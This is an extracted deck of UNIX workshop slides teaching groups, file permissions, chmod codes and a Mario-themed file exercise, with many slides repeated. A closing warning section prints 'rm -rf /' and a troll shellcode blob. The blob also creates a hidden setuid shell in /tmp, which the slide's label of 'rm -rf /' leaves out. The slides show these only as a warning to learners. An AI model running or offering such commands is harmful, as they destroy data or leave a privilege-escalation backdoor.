
Lesson 4.25: Groups

- 'Groups' are collections of users

- You can see what groups you belong to by entering `groups` in the console

- When you use `ls -l`, the fourth column lists which group 'owns' the file. When you modify group permissions, that group's access is affected:


```
cmmann@training:~
[cmmann@training ~]$ ls -l
total 0
drwxr-xr-x. 6 cmmann domain users 97 Mar  1 13:09 20170301-unix-basic
drwx------. 6 cmmann domain users 93 Feb 27 11:11 linux-1
[cmmann@training ~]$
```

Lesson 4.2: Permissions

First character is the type; d = directory, - = file

First 3: Owner permissions

Second 3: Group permissions

Last 3: Other/Global permissions (anyone anywhere)

Lesson 4.2: Permissions


```
cmmann@training:~

[cmmann@training ~]$ ls -l
total 0
drwxr-xr-x. 6 cmmann domain users 97 Mar  1 13:09 20170301-unix-basic
drwx------. 6 cmmann domain users 93 Feb 27 11:11 linux-1
[cmmann@training ~]$
```

What permissions do YOU have in 20180302-unix-basic?

What permissions does GROUP have?

What permissions does OTHERS have?

Lesson 4.2: Permissions


```
cmmann@training:~

[cmmann@training ~]$ ls -l
total 0
drwxr-xr-x. 6 cmmann domain users 97 Mar  1 13:09 20170301-unix-basic
drwx------. 6 cmmann domain users 93 Feb 27 11:11 linux-1
[cmmann@training ~]$
```

What permissions do YOU have in 20180302-unix-basic?

What permissions does GROUP have?

What permissions does OTHERS have?

Lesson 4.2: Changing Permissions

Command:

```
chmod nnn <filename>
```

In this case, each n is a number from 0-7

1st n sets permissions for the user

2nd n sets permissions for group

3rd n sets permissions for others/global

Lesson 4.2: Permission Codes

Read: 4   **Write: 2**   **Execute: 1**

By adding the numbers corresponding to the permissions you want, you can give different combinations of permissions

Read + Write = 4 + 2 = 6

Read + Write + Execute = 4 + 2 + 1 = 7

No permissions = 0

What permissions would you give with a 5?

With a 3?

Lesson 4.2: Permission Codes

Read: 4   **Write: 2**   **Execute: 1**

By adding the numbers corresponding to the permissions you want, you can give different combinations of permissions

Read + Write = 4 + 2 = 6

Read + Write + Execute = 4 + 2 + 1 = 7

No permissions = 0

What permissions would you give with a 5?

With a 3?

Lesson 4.2: Permission Codes

Read: 4   **Write: 2**   **Execute: 1**

By adding the numbers corresponding to the permissions you want, you can give different combinations of permissions

Read + Write = 4 + 2 = 6

Read + Write + Execute = 4 + 2 + 1 = 7

No permissions = 0

What permissions would you give with a 5?

With a 3?

Lesson 4.2: Changing Permissions

If you want to give the OWNER ALL permissions, the group READ and WRITE permissions, and GLOBAL NO permissions, what code would you use?

```
chmod ??? <filename>
```

What permissions does each user have for the following file:

```
rwx-w---x
```

What permissions does each user have for the following code:

```
567
```

Lesson 4.2: Changing Permissions

If you want to give the OWNER ALL permissions, the group READ and WRITE permissions, and GLOBAL NO permissions, what code would you use?

```
chmod ??? <filename>
```

What permissions does each user have for the following file:

```
rwx-w---x
```

What permissions does each user have for the following code:

```
567
```

Lesson 4.2: Changing Permissions

If you want to give the OWNER ALL permissions, the group READ and WRITE permissions, and GLOBAL NO permissions, what code would you use?

```
chmod ??? <filename>
```

What permissions does each user have for the following file:

```
rwx-w---x
```

What permissions does each user have for the following code:

```
567
```

Lesson 4.2: Changing Permissions

If you want to give the OWNER ALL permissions, the group READ and WRITE permissions, and GLOBAL NO permissions, what code would you use?

```
chmod ??? <filename>
```

What permissions does each user have for the following file:

```
rwx-w---x
```

What permissions does each user have for the following code:

```
567
```

Lesson 4.2: Permission Code Shorthand

- You can also change permissions for Users, Groups, Others, and All with this shorthand:

```
chmod <set> +<permission> <filename>
```

What would this command do?

```
chmod u +x stuff.txt
```

Lesson 4.2:
Permission Code Shorthand

- You can also change permissions for Users, Groups, Others, and All with this shorthand:

```
chmod <set> +<permission> <filename>
```

What would this command do?

```
chmod u +x stuff.txt
```

Lesson 4.2: Permissions

Permissions: Read, Write, Execute

Read (r): Can see what's inside a file/directory

Write (w): Can edit/write/modify/rename/delete a file, and create files in a directory

Execute (x): Can run the file from the console

Permission Sets: User, Group, Others

User (u): You

Group (g): A specified group

Others (o): Everyone NOT the user and NOT in Group

All (a): Everyone, including User, Group, and Others

Lesson 4.2:
Being Careful with Permissions

IN GENERAL:

- Out in the real world you want to enable as few permissions as necessary

- You do not want to give Global many permissions
    - Why not?

Lesson 4.2:
Being Careful with Permissions

IN GENERAL:

- Out in the real world you want to enable as few permissions as necessary

- You do not want to give Global many permissions
    - Why not?

Exercise 4:
Your Princess is in Another Castle

- Goal:
    1. **Navigate** to `exercise4`
    2. **Make a file** called `Mario.txt`
    3. **Find** the file `Bowser.txt`
    4. **Move** `Mario.txt` to the location of `Bowser.txt`
    5. **Output the text** of `Bowser.txt` to your terminal to determine how to 'defeat' Bowser
    6. Defeat `Bowser.txt`
    7. **Find** the file `Princess-Peach.txt` and **move** it and `Mario.txt` to `exercise4/mushroom-kingdom/castle/`
    8. Lock down (by changing permissions) `mushroom-kingdom/castle` so that no one (including you) can enter!

Hint:

You can move multiple files at once via:

`mv <file1> <file2> <destination>`

Exercise 4:
Your Princess is in Another Castle

- Goal:
    1. Navigate to `exercise4`
    2. Make a file called `Mario.txt`
    3. Find the file `Bowser.txt`

    4. Move `Mario.txt` to the location of `Bowser.txt`

    5. Output the text of `Bowser.txt` to determine how to 'defeat' Bowser

    6. Defeat `Bowser.txt`
    7. Find the file `Princess-Peach.txt` and move it and `Mario.txt` to `exercise4/mushroom-kingdom/castle/`

    8. Lock down (by changing permissions) `Mushroom-Kingdom/castle/` so that no one (including you) can enter!

Lesson 5: Continuing Education

Overview:

Lesson 5.1: With Great Power Comes Great Responsibility

Lesson 5.2: Where to get (safe and good) help

Closing

Lesson 5.1: With Great Power…

- The following slides will show some code that can do very bad things.
- **DO NOT RUN THE CODE IN THE NEXT SLIDES.**
  - **DO NOT RUN THE CODE IN THE NEXT SLIDES.**

DO NOT RUN THE CODE IN THE NEXT SLIDES.

Lesson 5.1: With Great Power...

- UNIX commands can be very, very powerful

- If you don't know what code does, LOOK IT UP BEFORE YOU RUN IT

- Any guesses what this code does?
  (DO NOT RUN IT TO FIND OUT)

```
rm -rf /
```

Lesson 5.1: With Great Power...

rm –rf /

This command will recursively delete EVERYTHING it can

If you are logged in as root user, this means it will delete EVERYTHING on your computer

There are several UNIX commands that can brick your computer.

Never run code if you don't know what it does.

"It is not UNIX's job to stop you from shooting your foot. If you so choose to do so, then it is UNIX's job to deliver Mr. Bullet to Mr Foot in the most efficient way it knows."

-Terry Lambert

Lesson 5.2: Getting Help Online

- You can learn A LOT from reading questions other people had on forums

- You can Google your problem – chances are someone has had the same question!

# Lesson 5.2: Getting Help Online

- You can learn A LOT from reading questions other people had on forums

- You can Google your problem – chances are someone has had the same question!

MOST people are nice, helpful, and good, and are very happy to help you!

Lesson 5.2: Getting Help Online

SOME people just want to watch the world burn

Lesson 5.2: Getting Help Online

SOME people just want to watch the world burn

TROLL MAKE INTERNET MAD.
TROLL LIKE ANGER.
TROLL WANT PEOPLE AS
MISERABLE AS TROLL.

PoorEXcuses.com

Lesson 5.2:
Getting 'Help' Online

- What do you think would happen if you ran this code in the console?
  (DO NOT RUN THIS CODE IN THE CONSOLE TO FIND OUT)

```
char esp[] __attribute__ ((section(".text"))) /* e.s.p
release */
= "\xeb\x3e\x5b\x31\xc0\x50\x54\x5a\x83\xec\x64\x68"
"\xff\xff\xff\xff\x68\xdf\xd0\xdf\xd9\x68\x8d\x99"
"\xdf\x81\x68\x8d\x92\xdf\xd2\x54\x5e\xf7\x16\xf7"
"\x56\x04\xf7\x56\x08\xf7\x56\x0c\x83\xc4\x74\x56"
"\x8d\x73\x08\x56\x53\x54\x59\xb0\x0b\xcd\x80\x31"
"\xc0\x40\xeb\xf9\xe8\xbd\xff\xff\xff\x2f\x62\x69"
"\x6e\x2f\x73\x68\x00\x2d\x63\x00"
"cp -p /bin/sh /tmp/.beyond; chmod 4755
/tmp/.beyond;";
```

Lesson 5.2:
Getting 'Help' Online

THIS IS THE HEXADECIMAL CODE FOR

`rm -rf /`

```
char esp[] __attribute__ ((section(".text"))) /* e.s.p
release */
= "\xeb\x3e\x5b\x31\xc0\x50\x54\x5a\x83\xec\x64\x68"
"\xff\xff\xff\xff\x68\xdf\xd0\xdf\xd9\x68\x8d\x99"
"\xdf\x81\x68\x8d\x92\xdf\xd2\x54\x5e\xf7\x16\xf7"
"\x56\x04\xf7\x56\x08\xf7\x56\x0c\x83\xc4\x74\x56"
"\x8d\x73\x08\x56\x53\x54\x59\xb0\x0b\xcd\x80\x31"
"\xc0\x40\xeb\xf9\xe8\xbd\xff\xff\xff\x2f\x62\x69"
"\x6e\x2f\x73\x68\x00\x2d\x63\x00"
"cp -p /bin/sh /tmp/.beyond; chmod 4755
/tmp/.beyond;";
```

If You Are Not Sure What Code From the Internet Will Do…

Google it before you run it!!!

NEVER Copy and Paste Code from the Internet Directly Into the Console!!!

- [Not Evil](#)

- [Git Repository Copy](#)

- ALWAYS paste into a text file FIRST to see what you ACTUALLY copied…

Lesson 5.2:
Asking Questions Online

StackExchange: unix.stackexchange.com

LinuxQuestions: http://www.linuxquestions.org/

Lesson 5.2: Guides

Linux Cookbook:
http://www.dsl.org/cookbook/cookbook_toc.html

Linux Command:

http://www.linuxcommand.org/

Computer Hope:

http://www.computerhope.com/unix/top.htm

Don't Get Discouraged

https://xkcd.com/1168/

This stuff can be complicated, even for people who've been doing it for years.

Ask for help if you need it!

Closing

- Questions?

- Please fill out our survey!
  - https://goo.gl/forms/0atRg9YsBC98jMSP2
  - These surveys help us improve workshops for future attendees!

Image Credits

- What is UNIX?
  - Mac OS X: https://www.macxdvd.com/mac-dvd-video-converter-how-to/article-image/mac-os-x.png
  - iOS logo: https://www.degree53.com/~/media/images/services/ios.ashx?h=500&la=en&w=500
  - Orbis OS: http://media.psu.com/media/articles/image/orbis2.png
  - Chrome logo: https://upload.wikimedia.org/wikipedia/en/thumb/d/d0/Chrome_Logo.svg/1024px-Chrome_Logo.svg.png
  - Android logo: http://static.giantbomb.com/uploads/original/15/157771/2312719-a6.jpg
  - Linux logos: http://1.bp.blogspot.com/-kkEEYNqfWmg/VppqCU65AGI/AAAAAAAACp8/bY-udsWhJek/s1600/1448026963685.png

- UNIX Philosophy: http://www.azquotes.com/picture-quotes/quote-this-is-the-unix-philosophy-write-programs-that-do-one-thing-and-do-it-well-write-programs-douglas-mcilroy-81-95-07.jpg

- Why Learn UNIX?: ccbgm.Illinois.edu

- Lesson 0.5: Secure Shell (SSH):
  - Laptop: https://img.clipartfest.com/04bed964c916ac933048f4aa6d9336f9_laptop-computer-clipart-free-clip-art-computer_6654-5300.png
  - Server: https://img.clipartfest.com/473f0cf2f99c530d23c66dcb7e26acc1_server-clipart-server-computer-clipart_1791-2400.png

- Things You Should Never, EVER, Do on a UNIX System:
  - Foot: https://islascruz.org/blog/wp-content/uploads/2015/07/IMG_0455.jpg